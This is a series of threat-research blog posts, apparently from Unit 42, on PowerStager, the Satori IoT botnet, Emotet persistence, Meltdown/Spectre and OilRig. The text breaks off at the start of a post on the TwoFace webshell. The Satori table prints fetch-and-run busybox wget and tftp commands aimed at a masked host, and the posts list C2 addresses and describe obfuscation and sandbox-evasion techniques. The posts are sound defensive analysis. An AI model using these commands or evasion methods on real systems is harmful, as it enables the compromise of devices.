PowerStager Analysis

Introduction
In this blog post I’m going to be taking a look at a tool called PowerStager, which has been flying under the radar since April of 2017. The main reason it caught my attention was due to a fairly unique obfuscation technique it was employing for its PowerShell segments which I haven’t seen utilized in other tools yet. When tracking this technique, I saw an uptick in usage of PowerStager for in-the-wild attacks around December 2017.
I’ll cover how the tool works briefly and then touch on some of the attacks and artifacts that can be observed.
PowerStager Overview
At its core, PowerStager is a Python script that generates Windows executables using C source code and then, utilizing multiple layers of obfuscation, launches PowerShell scripts with the end goal of executing a shellcode payload. There are quite a few configuration options for PowerStager which gives it a fair amount of flexibility. Below are a some of the listed configuration options from the code:

  • Ability to choose target platform (x86 or x64)
  • Ability to use additional obfuscation on top of defaults
  • Ability to display customized error messages/executable icon for social engineering
  • Ability to utilize Meterpreter or other built-in shellcode payloads
  • Ability to fetch remote payloads or embed them into the executable
  • Ability to escalate privileges using UAC

For the samples I’ll be covering, the general flow is laid out in the following image.
 
 
Picture1

Figure 1. PowerStager Execution Flow

I’ll cover each piece before diving into the bulk analysis of all samples observed thus far.

PE Analysis

It should be noted that most of this analysis was prior to actually finding the source code. After looking at numerous samples, it was clear that they were being generated programmatically and so I set out to try and identify the source.
Within each of the executables was an embedded string for the file that gets created.

The file name is randomized between samples which was a major clue that there was a builder. This value is again referenced later on deep within multiple layers of PowerShell scripts and gave further credence to this theory, as typically these random file names are generated on the fly and not embedded within.
The initial executable created by PowerStager is pretty straight forward. It gets the %TMP% environment path and creates the file with the embedded file name. Afterwards it performs two memcpy() calls for data found within the .data section of the executable and moves them into a new memory page. For the sample looked at in this analysis, the first memcpy() grabs data from offset 0x20 in the .data section, whereas the second memcpy() grabs the same size of data from offset 0x67E0. Finally, it runs a decoding function on it before finally saving it to the file.

The second set of data is an equal length XOR key and this function just XORs each byte of the two segments of data and then writes the output to the file.
It goes through this process one again, copying two sections of data from the .data section and XOR’ing them together to decode the first of the PowerShell commands which it then passes to CreateProcessA(); this command will be analyzed in the next section.
Finally, the executable calls MessageBoxA and displays a fake error message. Note that tool gives the user the option whether to include this error message.
 
PowerShell Analysis
The first PowerShell script that gets launched begins with simple Hex -> ASCII obfuscation. Between samples, the arguments are random camel case and shortened differently each time.

Looking at the source code now, you can see where it passes these arguments to an obfuscation function which makes identification from this perspective alone more difficult.

While the commands and case may change, the order does not.
The decoded script is the first one utilizing the unique obfuscation technique mentioned previously. Its combines multiple styles of token replacement obfuscation and chains together Invoke functions to build a new script which simply base64 decodes and executes a third script.
Below is what you typically find with token replacement (composite formatting) obfuscation.

This builds the string “Set-Variable” by replacing each “{#}” with the respective string value found at that index in the array.
The new method works on the same premise but instead of directly calling the index, it builds the initial string of format items by doing two replace() calls. Visually, it’s not much more difficult to understand and builds the string “value”, but from a scanning perspective it helps to further obfuscate commands and protect against common signature techniques.

The third script that gets executed in this phase is again a combination of obfuscation techniques that, as now known from the source code, go through individual obfuscation functions that vary this code sample to sample.

The meat of this script is towards the very end. Here you can see that it loads the file that was written to disk by the executable (“A62q1gMHhRWy”) and then does a binary XOR with the key “cwqslBksSTba7qa7VJqrWOEWo4nQo41P”. Again, this is all randomized, including the XOR key, but seeing the static file name value this deep into the sample was a key indicator that this was likely generated from a tool and not manually crafted at scale.
Once decoded it results in another PowerShell script that begins like the very first, with a Hex->ASCII obfuscation that gets invoked.

Finally, it launches a script which does the tried and true shellcode injection technique. The framework for this script can be found in most PowerShell offensive tools, but effectively it calls VirtualAlloc() to create memory for the shellcode to reside, memset() to copy the shellcode in, and then CreateThread() to transfer execution to the shellcode after a long sleep, which is included for sandbox avoidance.

The shellcode is fairly standard and won’t be looked at here; however, there are multiple static shellcode blobs within the source code and then the option to embed a Meterpreter reverse_tcp shellcode. For the handful of ones I manually looked at, every single instance was the embedded “reverse_tcp stager” found in the source code.
In total, there are 7 total PowerShell scripts that can be generated from the script and the commented names are listed below and show the general process of execution that I tried to illustrate at the beginning.

All in all, I feel it’s a well put together framework that offers good obfuscation and flexibility in avoiding detection.
 
Detection in the Wild
Now that I’ve analyzed the samples and found the source code, which confirms a lot of the above analysis efforts, I’ll talk briefly about attacks seen in the wild.
As of December 29th 2017, Palo Alto Networks has observed 502 unique samples of PowerStager in the wild. In instances where I was able to identify a target, they all belonged to Western European Media and Wholesale organizations; however, there were also many samples that were identified as being used for testing and sales proof-of-concepts demonstrations. I don’t find this surprising as blue teams, red teams, and security companies frequently test out new tools to continue innovating.
Looking at the statically configured file name across the samples, only 7 file names were used more than once with one file name found across 9 samples. All of the duplicate file names were related to testing – eg. scan a file, add a byte, scan the file again, slightly modify the file in some other way, scan again, so on and so forth.
When building the samples, PowerStager includes a Manifest in the C source code that defines certain attributes of the executables. This provides a decent mechanism to track the samples, although it is trivial to change. Specifically, the “Description” field is static and the “Company Name” always ends with “ INC.”.

You’ll note that the “Original Filename” field is set to part of the “output” variable. This is a mandatory field specified at compile time and provides a tiny glimpse into the person behind the sample. While there were over 427 unique values in this field, the below table shows the names for files tied to more than one sample.

Sample Count Original Filename
12 test
9 love
8 youtube
5 123
4 payload
3 virus
3 test32
3 powerstager
3 powershell
3 hack
2 yit
2 windows
2 win7
2 try4
2 transaction
2 test1
2 server
2 rat
2 oneshot.exe
2 nudes.exe
2 install
2 fist1
2 demon.exe
2 carlos
2 backdoor
2 abc
2 Test
2 Okari
2 555
2 1

Table 1 Repeated filenames across samples
Other notable names include the usual targets for executable masquerading: vnc, vlc, Skype, Notepad, and Minecraft.
Additionally, the “ProductName” field will always be a 10-character string with mixed upper-case letters and digits.
These all provide useful methods to statically characterize these files and, coupled with unique obfuscation and PowerShell methods during dynamic analysis, a solid way to identify them.
For error messages, all but 30 samples included the default error message. The ones that did not simply contained no error message.
The following YARA rule will provide additional coverage for the x86 and x64 variants of the generated Windows executable.

Conclusion
While it’s not the most advanced toolset out there, the author has gone through a lot of trouble in attempting to obfuscate and make dynamic detection more difficult. As I mentioned previously, PowerStager has covered a lot of the bases in obfuscation and flexibility well, but it hasn’t seen too much usage as of yet; however, it is on the rise and another tool to keep an eye on as it develops.
Palo Alto Networks currently tracks PowerStager in AutoFocus via the PowerStager tag. Wildfire has been updated with new signatures to ensure protection against these executables. The YARA file, PE meta data, and a list of hashes related to this tool, can be found on the Unit 42 GitHub.
 

IoT Malware Evolves to Harvest Bots by Exploiting a Zero-day Home Router Vulnerability

Summary

In early December 2017, 360 Netlab discovered a new malware family which they named Satori. Satori is a derivative of Mirai and exploits two vulnerabilities: CVE-2014-8361 a code execution vulnerability in the miniigd SOAP service in Realtek SDK, and CVE 2017-17215 a newly discovered vulnerability in Huawei’s HG532e home gateway patched in early December 2017.
Palo Alto Networks Unit 42 investigated Satori, and from our intelligence data, we have found there are three Satori variants. The first of these variants appeared in April 2017, eight months before these most recent attacks.
We also found evidence indicating that the version of Satori exploiting CVE 2017-17215 was active in late November 2017, before Huawei patched the vulnerability. This means that this version of Satori was a classic zero-day attack: an attack against a previously unknown vulnerability for which no patch was then available.
Our analysis of how Satori evolved proves our theory that more IoT malware will evolve to exploit either a known vulnerability or even a zero-day vulnerability.
Early IoT malware families like Gafgyt and the original Mirai family leveraged default or weak passwords to attack devices. In response, users and manufacturers began changing default passwords, and hardening passwords to thwart these attacks.
In response to that, some IoT malware authors, like those behind families like Amnesia and the IoT_Reaper family changed tactics to exploit known vulnerabilities for specific IoT devices. Naturally, IoT vendors responded by patching vulnerabilities.
The move to a classic zero-day attack against unknown, unpatched vulnerabilities is a logical next step on the part of attackers.
In this blog, we outline how Satori has evolved to become an IoT malware family targeting zero-day vulnerabilities. We show how Satori, as a derivative of Mirai, reuses some of Mirai’s source  code to achieve the telnet scanning and password brute force attempting functionalities. Satori also identifies the type of IoT device and shows different behaviors in different device types. We believe that the Satori’s author has started to reverse engineer the firmware of many IoT devices to collect device’s typical information and discover new vulnerabilities. If this is correct, we may see future versions of Satori attacking other unknown vulnerabilities in other devices.

The Evolution of Satori

Since April 2017, we have captured attacks launched by Satori malware.  By analyzing our captured attack logs and sample analysis results, we identify that the Satori family has three main variants, showed in Figure 1.  Our analysis shows that these three variants execute different commands, listed in Table 1.
IoT_1

Figure 1 Evolution timeline of Satori family

The 1st variant only scans the Internet and checks which IP address is vulnerable in the telnet login by attempting different passwords. Once it successfully logs in, it first enables shell access, and then only executes the commands “/bin/busybox satori” or “/bin/busybox SATORI”.
The 2nd variant added a packer, likely to evade static detection. In the meanwhile, the attacker adds the “aquario” password in the password dictionary (in Figure 2), and it always uses “aquario” to login at its first attempt. “aquario” is the default password for a popular wireless router in South America countries. It indicates that the attacker intentionally started to harvest bots in South America.
The 3rd variant uses exploits for two remote code execution vulnerabilities, including one zero-day vulnerability (CVE-2017-17215). Some of the 2nd variant samples share the same embedded commands (in Figure 3) with the 3rd variant.

Variant Attack Commands
1st Telnet attack on 2223 port enable
system
shell
sh
/bin/busybox satori (or /bin/busybox SATORI)
2nd Telnet attack on 23 or 2223 port enable
system
shell
sh
ping ; sh
/bin/busybox SATORI (or /bin/busybox OKIRU)
>DIR/.file && cd
>DIR/.file && cd DIR && /bin/busybox rm –rf .file
(DIR = [‘/dev/netslink/’, ‘/var/tmp/’, ‘/tmp/’, ‘/var/’, ‘/home’, ‘/’, ‘./’, ‘/dev/’, ‘/mnt/’, ‘/boot/’, ‘/dev/shm/’, ‘/usr/’])
/bin/busybox rm -rf .okiru.dropper .okiru.binary .file
/bin/busybox wget; /bin/busybox tftp; /bin/busybox NBVZA
/bin/busybox wget; /bin/busybox tftp; /bin/busybox echo
/bin/busybox cat /bin/busybox || while read i; do /bin/busybox echo $i; done < /bin/busybox || /bin/busybox dd if=/bin/busybox bs=22 count=1
/bin/busybox cp /bin/busybox xhgyeshowm; /bin/busybox cp /bin/busybox gmlocerfno; >xhgyeshowm; >gmlocerfno; /bin/busybox chmod 777 xhgyeshowm gmlocerfno
/bin/busybox wget http://xxx.xxx.xxx.xxx:xxx/bins/satori.arm -O - > gmlocerfno; /bin/busybox chmod 777 gmlocerfno; ./gmlocerfno arm; >gmlocerfno
/bin/busybox tftp –r satori.arm –l gmlocerfno –g xxx.xxx.xxx.xxx; /bin/busybox chmod 777 gmlocerfno; ./gmlocerfno arm; >gmlocerfno
3rd Exploit two RCE vulnerabilities busybox wget -g xxx.xxx.xxx.xxx -l /tmp/rsh -r /okiru.mips ;chmod +x /tmp/rsh ;/tmp/rsh
cd /var/; wget http://xxx.xxx.xxx.xxx/rt.mips -O -> c

Table 2 Commands executed by different  variants
 
IoT_2


Figure
2: "aquario" is added in the password dictionary


IoT_3

Figure 3 Commands in both version 2.0 and version 3.0


Derivative from Mirai

As Mirai’s source code is open sourced in Github, attackers could easily reuse Mirai’s code to implement the network scanner and the password brute force login modules for launching a telnet brute password force attack or other attacks. The Satori family reuses some Mirai code, including the network scanner, telnet password attempting and watchdog disabling (in Figure 4).
IoT_4

Figure 4   Disable watchdog

Satori also traverses the “/proc” to kill other processes by searching eight strings in “/proc/PID/maps” and “/proc/PID/exe” (in Figure 5). In the second variant, we notice that the killing process behavior differs in different devices.  Satori checks whether a compromised device is a specific device type by searching keywords “/var/Challenge”, “hi3511”, “/mnt/mtd/app/gui”, “gmDVR” in the “/proc” in the same way. But, in the corresponding four IoT devices, Satori does not kill processes. From these four strings, we suspect that the Satori’s author has started to reverse firmwares of IoT devices and identify the device type for future attacks.
IoT_5

Figure 5 Check and kill processes


Conclusion

The Satori malware family demonstrates that IoT malware is evolving all the time from the simple password brute force attack to the vulnerability exploit attack. Mirai’s open source code gives IoT malware authors a good start point to develop new variants. It would be a notable trend if IoT malware authors continue to rely on using more known vulnerabilities or discovering zero-day vulnerabilities to attack IoT devices.
Palo Alto Networks has released the IPS signature (37896) for the zero-day vulnerability exploited by Satori. WildFire also has covered the detection for Satori samples and the C2s are categorized as malware.  AutoFocus customers can investigate this activity with the Satori tag.

Appendix

C2s
185.47.62[.]133:8716
185.101.98[.]128:4312
185.130.104[.]171:7723
176.123.30[.]27:7723, 7645, 6651
 
SHA256
c0057bcae877e08ffc187e97cad5b7926c4dba965526766857c2dc71dcfca003
b2d7c864c6d5a6b06258fde41380dfa2753b67713db5cf82c15059b2490ea332
e65827616c9b7c088ad9fa0651f14a3d4760add1f9f93019bca9bb08e8936f2a
b0fba3aac1b434ba096502287249d59e63632e03a8b13d1d3927a5701e91cd7d
d765067756a18b617a8879e6a3a75359881054debc1312a14920604f13791b94
58a1253909977bb4f0663c731fb8a1c4020a80f11cc528ee97a522ad7a588655
49969ff2f0005d1635a62be5961db43b299d1e58564dd8a95b2b1a0a707f3e15
56b91deec7b67544b22527cd72308b8bf59bda8a9c668aed9c13399c97402981
3ce224d060acfb7b6ded32a5d482b816b13e085ebebabd78b535759cc929e592
5256d20eaa4480d971acf6b53e56d638366049b3af7fae63f148cb3a4ad0f9a6
233d6fa6c2769347fb8ce6f59ce761b25a1a44923e5bd9774779b8b495607cd8
5450a6b94fa94561d4869ce42689d04377b823d9243adf0ead7bb5f1eac73422
dc466d8b3dc48194079ecbaf1f464ae6bf73b733945b6e2c39d30dd63cdb380c
246337c0e850ad3ab88141a756c698c2088ebb52ff8bede7c785a97204cb4e29
ebcd46c888eebfb173932ba9cf03afde10493d0d61fa4b99874427512f410c49
2d706350c6f6392865bb550106ba5b3c39f7e2afc3d8683e4d8676b4e284adc2
184ba48be43f13e9a85c26e6ae19363317e5e7b770e8010d04302913b224737a
18c62166a0ced40f36294953ec3b71f7574f186d68cf62e55b6298cd3d1d2a15
340b579b88d1cd71ae4f77f82ea6816b92c915d8e59cdc4b3c3d015a4ad028d3
1412d0af18e936d5561428d357de2453160fab7a3e91da1dc048881e1dd3be42
14c294b3acb095e786fbed8964002a3b9a7a2a92ed7bc06ec5dde9f3f2ace328
c46c4495877837f062894c746dca141f96884c1a0145ce762417be04178ca3ca
da4646deb21a64303e65313082c8e4a4fb4a4e70d502e5d27c73c68531063adb
532b0a6983dcd0aed47fa4df2a8408de4c4a3722302acfe63a4920389406740a
b550d5c6cb398706e52c4c765a6729bb276b72816559e18c6c82c99960ed7b8c
ed6f6f7d3a2a189ce7d246b44e0e74dbf9d1e6e39f5d7a0a3666c2e65c4a1f0f
cfed40f9a6f3e555df646dae4decb95636af26b0da4e9f9173420bae26860b38
358d87eb325f9d4c5e546969b2dac99a1207ab91b3d050780ff5da9a203d3b89
4d4d94ca2a6490b255bc2453e56d332923d253cc514de449b6c48316e15883a3
86d78298007d3fe09bffef30af233492fe99e4cf355b7c122083e65da68d0bd1
5f1a03105b2f712630499e0a7b01e6fb1b55fbec6f02c542653ae53a9c77c1aa
014e48d29ebf6c52fcd6493ad03d168d420a5086c4d8b561327414e2598b67c7
62d89390cc20f74b2be235ccd0952234ec18077061a58894adcf045a042a4966
06a3137e5fc8e00d9a29d7df92b550eb0954ea0dc4979a26fb39689769df258a
3bccd6d88e79225f93efa9494da1255b9b9e426d89d40765af9ea83697557d75
15bdb51d40bd8f764a87598c97f88ed2c30ccc08215bc9aa2a4558e86bcfd164
3ae71ec80857687a842753ea278865e137f2ed2ba234aa1ebc2dc4d01896c098

Unit 42 Vulnerability Research January 2018 Disclosures - Microsoft

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered one vulnerability addressed by the Microsoft Security Response Center (MSRC) as part of their January 2018 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2018-0762 Scripting Engine Memory Corruption Vulnerability Internet Explorer 9, 10, 11, Microsoft Edge Critical Remote Code Execution Tao Yan

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Threat Brief: Meltdown and Spectre Vulnerabilities

Bottom line up front: 

  • The Meltdown and Spectre vulnerabilities are serious vulnerabilities
  • These vulnerabilities are uniquely broad in scope potentially affecting nearly every computer and device with a modern processor: Microsoft Windows, Google Android, Google ChromeOS, Apple macOS, on Intel and ARM processors.
  • These are not code execution vulnerabilities (i.e. wormable): they are information disclosure vulnerabilities
  • These vulnerabilities pose greatest risk in shared hosting scenarios (i.e. cloud)
  • The risk these vulnerabilities pose for end users is that malicious code or script could use them to obtain sensitive information like usernames, passwords, and bank account information
  • Because of the breadth of these vulnerabilities, IoT devices and many mobile devices may never receive fixes to address them
  • Everyone should act to apply security updates as soon as possible
  • Patches are now available for most major platforms
  • Everyone should update their systems and devices as soon as possible
  • Cloud service users likely do not need take action: most providers are updating to protect their infrastructure against these vulnerabilities; please check with your respective provider


Overview

In the past 48 hours, there has been a flurry of activity as hardware and software vendors move to address two sets of vulnerabilities that have been dubbed “Meltdown” and “Spectre”.

This blog is meant to give an overview of the situation, the vulnerabilities, assist Palo Alto Networks customers and others with their risk assessment, and provide recommendations for actions they can take to prevent successful attacks against these vulnerabilities.


Situation

On January 3, 2018, researchers, including those with Google Project Zero, released information on three new vulnerabilities:

  • CVE-2017-5753: bounds check bypass
  • CVE-2017-5715: branch target injection
  • CVE-2017-5754: rogue data cache load

They grouped these vulnerabilities under the names “Spectre” (CVE-2017-5753 and CVE-2017-5715) and “Meltdown” (CVE-2017-5754).

Comprehensive details on both of these are available at https://meltdownattack.com.

Security updates to address these vulnerabilities began to be released prior to disclosure on January 3, 2018. Security updates are continuing to be released and are expected to be released over time due to the uniquely broad nature of these vulnerabilities.

At the time of this writing, there are no known active attacks against any of these vulnerabilities.


Vulnerabilities

These vulnerabilities present a unique situation because they ultimately are hardware-based vulnerabilities. All three stem from issues in modern processors and are known to affect Intel and ARM chips. The vulnerability status of AMD chips is unclear at the time of this writing.

Because these affect processors, this means that the operating systems and applications that run on top of these processors are vulnerable.

Because these vulnerabilities affect the processors at the physical layer, the only way for the vulnerabilities to be fully addressed is for the processors to be replaced or to have a firmware update.

Until then, the makers of operating systems can (and have) released patches that make the physical-layer vulnerabilities inaccessible. For all intents and purposes, it “patches” the vulnerabilities.

Full technical details on the vulnerabilities are available at the sites referenced above. But the key point to understand about these vulnerabilities is that they are information disclosure vulnerabilities that can enable processes and applications to access information they otherwise shouldn’t be able to: user-mode applications can access privileged information in the kernel and throughout the operating system.

For regular end-user systems and devices, malware and malicious scripts can use these vulnerabilities to access information like usernames, passwords and account information.

For shared-hosting environments like public cloud providers, this means that one hosted customer could potentially access the information of any other customer hosted on the same hardware.

Based on analysis of the vulnerabilities, an industry consensus is emerging that generic protections against attacks aimed at these vulnerabilities will be difficult, if not impossible to develop. This means that prevention against attacks will have to focus on specific malware, attacks, and hosting sites as they emerge.


Risk Assessment

Because these are information disclosure vulnerabilities, they don’t pose the same, immediate danger like WannaCry/WanaCrypt0r or Petya/NotPetya. This has more in common with the Heartbleed event of 2014.

In terms of the severity of the vulnerabilities themselves: they are important, but not critical. They are information disclosure, not code execution, vulnerabilities.

The greatest area of risk is in shared-hosting scenarios. Fortunately, most cloud providers have already deployed security updates and those that haven’t are expected to do so shortly.

For end-users and those managing networks, the greatest risk these vulnerabilities pose is exploitation by malware seeking to gather information like usernames and passwords from systems.

What makes these vulnerabilities most notable from a risk assessment point of view is breadth of exposure. Since these potentially affect nearly every device with a modern processor, that means that full mitigation and remediation may not be possible. Older systems (like Windows XP) and devices (like older Android smartphones and IoT devices) will likely never receive fixes for these vulnerabilities.


Calls to Action

The actions to take in response to this event are clear and simple:

  1. Users of shared-hosting (i.e. cloud) services should check with their service provider to confirm they’ve applied security updates to address these vulnerabilities.
  2. Administrators and end-users should deploy security updates to all systems and devices as soon as they’re available.
  3. Administrators and end-users should consider retiring systems and devices that will not be updated as soon as possible.
  4. Administrators and end-users should use comprehensive network and endpoint security that can help prevent attacks that seek to exploit these vulnerabilities.

As always, we will continue to watch this event closely and provide any updates that we can.

For information on how Palo Alto Networks products are affected by these issues, customers can see our posting on the Live Community at: https://live.paloaltonetworks.com/t5/Customer-Advisories/Information-about-Meltdown-and-Spectre-findings/ta-p/193878/jump-to/first-unread-message.

If you have any questions, please visit the Threat & Vulnerability Discussions on our Live Community.

Palo Alto Networks Unit 42 Vulnerability Research December 2017 Disclosures - Microsoft

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered one vulnerability addressed by the Microsoft Security Response Center (MSRC) as part of their December 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-11886 Scripting Engine Memory Corruption Vulnerability Internet Explorer 9, 10, 11 Critical Remote Code Execution Hui Gao

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Abusing the Service Control Manager to Establish Persistence for Non-Service Applications

Summary
Unit 42 recently analysed a sample of the Emotet malware family, which is a modular bot primarily used for sending spam emails to infect victims. During the analysis, I found it uses an uncommon technique to establish persistence on a compromised system. For this technique to work, either User Account Control (UAC) has to be disabled or the file opened by a user who has an administrator account, because the malware creates a Windows service, a process which needs administrator privileges.
It abuses the Windows Service Control Manager (SCM) to create and start a Windows service without the executable being a valid service application. According to the official Microsoft documentation, for executables you have to call StartServiceCtrlDispatcher() immediately in the main thread. This malware doesn’t call this function, but is started by the Service Control Manager (SCM) anyway. In this blog we analyse how this is accomplished.

Detailed analysis

We used the below sample for this analysis:

SHA256 fa88c77657a173c99c6cd7e78cafa6709760178d767867c42b7db3cecf83208e

 
According to the Microsoft documentation about services, a service application must either export the ServiceMain function, when designed as a DLL, or call StartServiceCtrlDispatcher() when designed as a EXE. The control dispatcher function always has to be called immediately in the main thread or the SCM (which is called services.exe) returns an error.
As the malware is a EXE file and does not call this function in the main thread, we get an error after it has created its service via CreateService() and calls StartService().
 
servicecontrol_1

Figure 1. CreateService() function parameters of Emotet

The function call to StartService() returns 0 (fail) and gives the ERROR_SERVICE_REQUEST_TIMEOUT error code back. The explanation of this error is as follows:
“The process for the service was started, but it did not call StartServiceCtrlDispatcher, or the thread that called StartServiceCtrlDispatcher may be blocked in a control handler function.”
The trick is that the SCM executes the application for a short period of time and expects the program to call StartServiceCtrlDispatcher(). If it doesn't call the function, the executable is terminated and nothing happens. Internally, this is accomplished by remote procedure calls. The malware uses this short time of execution to create a child process which is then detached from the parent when the SCM terminates the parent process. When we take a look at the API Monitor output of services.exe we can see this behaviour:
 
servicecontrol_2

Figure 2. API Monitor call trace of Service Control Manager (services.exe)

We can see that services.exe creates the malware process with the following creation flags:
CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT | DETACHED_PROCESS | EXTENDED_STARTUPINFO_PRESENT
The process is first created in suspended mode by the SCM and then run via ResumeThread(). The malware creates a child process of itself before the parent process gets terminated and the child process ends up parentless.
 
Conclusion
This method is a kind of a race condition trick to abuse the SCM to run a normal executable in a way which doesn’t follow the Microsoft guidelines for service applications. At the end, the executable is not run as a service application, but rather just started by the SCM. Because this happens every time the system is rebooted, it can be used as a persistency method as this malware does.
I have tested this behaviour successfully in Windows 7, 8.1, and 10. This malware is flagged appropriately as such in WildFire, and detected by Traps. AutoFocus customers can investigate this activity with the Emotet malware family tag.

Introducing the Adversary Playbook: First up, OilRig

Over the past few years, we’ve been tossing around the idea of an “Adversary Playbook.” The idea is rather straightforward: just as we create offensive and defensive playbooks for sports, our adversaries also have offensive playbooks that they execute to compromise organizations. They may not write them down, but they exist. This year at Palo Alto Network’s Ignite conference I spoke about how defenders could create a copy of an adversary’s playbook through observation and data sharing, and then use that playbook to better defend their network with defensive playbooks.
Unit 42 has been working to refine the concept of the Adversary Playbook over the last few months. In this blog, I will explain how we’ve structured the content and will release the Playbook for the OilRig intrusion set.

What is a Playbook?
The goal of the Playbook is to organize the tools, techniques, and procedures that an adversary uses into a structured format, which can be shared with others, and built upon. To achieve this goal, we didn’t want to develop a proprietary structure that would be exclusive to Palo Alto Networks. Instead, we identified two frameworks that would enable us to not only structure our data, but also enable us to share it with others.

FrameworkDescription

STIX 2.0 Structured Threat Information Expression (STIX™) is a language and serialization format used to exchange cyber threat intelligence (CTI).
ATT&CK MITRE’s Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary’s lifecycle and the platforms they are known to target. ATT&CK is useful for understanding security risk against known adversary behavior, for planning security improvements, and verifying defenses work as expected.

STIX 2.0 is the latest iteration of the STIX format. It has been re-designed to simplify the creation of documents and uses JSON rather than XML. STIX 2.0 provides a list of objects to represent types of information typically generated for cyber threat intelligence (CTI). For instance, STIX includes objects for intrusion sets, malware, and indicators, among others. STIX standardizes the information and attributes stored within objects based on the object type, as well as the relationships available between the various object types. The standardized objects and their relationships between each other allows this intelligence to be sharable and easily consumable without having to write complicated parsing tools.
MITRE’s ATT&CK framework provide names, descriptions, and links to examples of the high-level tactics adversaries’ use during an operation, as well as the techniques the adversary uses to achieve them. For example, the ATT&CK framework has a tactic called ‘Launch’ that refers to an adversary attempting to penetrate a network. One technique associated with this tactic is called “Spear phishing messages with malicious attachments”, which describes how the adversary would launch an attack on the network. This provides common definitions and understandings of how a specific goal is accomplished by attackers.
To meld these frameworks together, we looked at how Mitre mapped their ATT&CK data to STIX 2.0 and then chose appropriate objects for additional Playbook components.

STIX 2.0 Object Playbook Component
Intrusion Set Adversary
Report Playbook
Report Play
Campaign Campaign
Kill-Chain-Phase ATT&CK Tactic
Attack-Pattern ATT&CK Technique
Indicator Indicator
Malware Adversary Malware
Tool Adversary Tool

Adversary STIX 2.0 to Playbook Object Mapping

With these mappings defined, we began mapping the activities of a particular adversary into the ATT&CK framework and storing the data and indicators in STIX JSON.  The first adversary we choose to target is OilRig, a group that we’ve published multiple reports on in the last 18 months.

Overview of OilRig
OilRig is a threat group operating primarily in the Middle East by targeting organizations in this region that are in a variety of different industries; however, this group has occasionally targeted organizations outside of the Middle East as well. It also appears OilRig carries out supply chain attacks, where the threat group leverages the trust relationship between organizations to attack their primary targets.
OilRig is an active and organized threat group, which is evident based on their systematic targeting of specific organizations that appear to be carefully chosen for strategic purposes. Attacks attributed to this group primarily rely on social engineering to exploit the human rather than software vulnerabilities; however, on occasion this group has used recently patched vulnerabilities in the delivery phase of their attacks. The lack of software vulnerability exploitation does not necessarily suggest a lack of sophistication, as OilRig has shown maturity in other aspects of their operations. Such maturities involve:

  • Organized evasion testing used during the development of their tools.
  • Use of custom DNS Tunneling protocols for command and control (C2) and data exfiltration.
  • Custom web-shells and backdoors used to persistently access servers.

OilRig relies on stolen account credentials for lateral movement. After OilRig gains access to a system, they use credential dumping tools, such as Mimikatz, to steal credentials to accounts logged into the compromised system. The group uses these credentials to access and to move laterally to other systems on the network. After obtaining credentials from a system, operators in this group prefer to use tools other than their backdoors to access the compromised systems, such as remote desktop and putty. OilRig also uses phishing sites to harvest credentials to individuals at targeted organizations to gain access to internet accessible resources, such as Outlook Web Access.
Previous reports on OilRig


The OilRig Playbook and Viewer

The OilRig Playbook is available here. It contains data on three campaigns conducted by OilRig spanning from May of 2016 to September of 2017. This includes 123 indicators that map to 19 different ATT&CK Techniques. This isn’t everything we’ve learned about OilRig, but it’s a starting point that we want to share with other members of the threat intelligence community.
In an ideal world, readers would download the JSON file and load it into their threat intelligence system. Unfortunately, there are few tools which can handle STIX 2 content at the moment, and none that would display the entire Playbook at once. To help remedy this, we’re also releasing a simple tool to view the Playbook through a web interface. A screenshot of the viewer is below, and you can access the live version of it here: https://pan-unit42.github.io/playbook_viewer/
Picture1 copy

OilRig Playbook Viewed through Playbook Viewer

To start using the viewer, click on a Playbook in the left column. This reads the Playbook STIX JSON out of our GitHub repository and parses out the dated campaigns. You can then view specific campaigns by clicking on their date ranges, which will populate the attack life cycle phases in the bottom section.
If you click on a specific technique, the viewer displays a dialog (below) that includes a link to the relevant ATT&CK description as well as the STIX indicator patterns that indicate that technique. It’s important to note that not every STIX indicator in the Playbook is indicative of malicious activity but simply that the behavior is present.
playbook 2

Indicators of an ATT&CK Technique in the Playbook Viewer

Final Thoughts
We believe that publishing Playbooks in this format will enable others to better evaluate how they can defend against a specific adversary. This is a living project, and we
intend to publish Playbooks for many of the adversaries we are currently tracking over the course of 2018, so please keep an eye out for updates through our blog.
If you have feedback on the Adversary Playbook, please leave a comment on this blog.
Thanks to the following organizations and individuals for their efforts to enable this project:

  • Robert Falcone and Bryan Lee (Unit 42) for pulling together the details on OilRig and working on the Playbook Viewer
  • Mitre for releasing ATT&CK and expanding its scope.
  • The OASIS CTI Committee for all of their work to make STIX 2.0
  • The members of the Cyber Threat Alliance for building a community of security vendors who share intelligence through automated means.


OilRig Performs Tests on the TwoFace Webshell

Summary
Unit 42 is well aware of the OilRig threat group conducting testing activities on their tools prior to their use in active operations. We first discussed OilRig’s testing activity in our April 2017 blog OilRig Actors Provide a Glimpse into Development and Testing Efforts, which provided an analysis of the changes made to the Clayslide delivery documents in order to evade detection.
On November 15, 2017, we observed an OilRig developer testing the TwoFace webshell, which we first wrote about in in our July 2017 blog TwoFace Webshell: Persistent Access Point for Lateral Movement. We specifically observed the developer testing a version that we that we call the TwoFace++ variant.
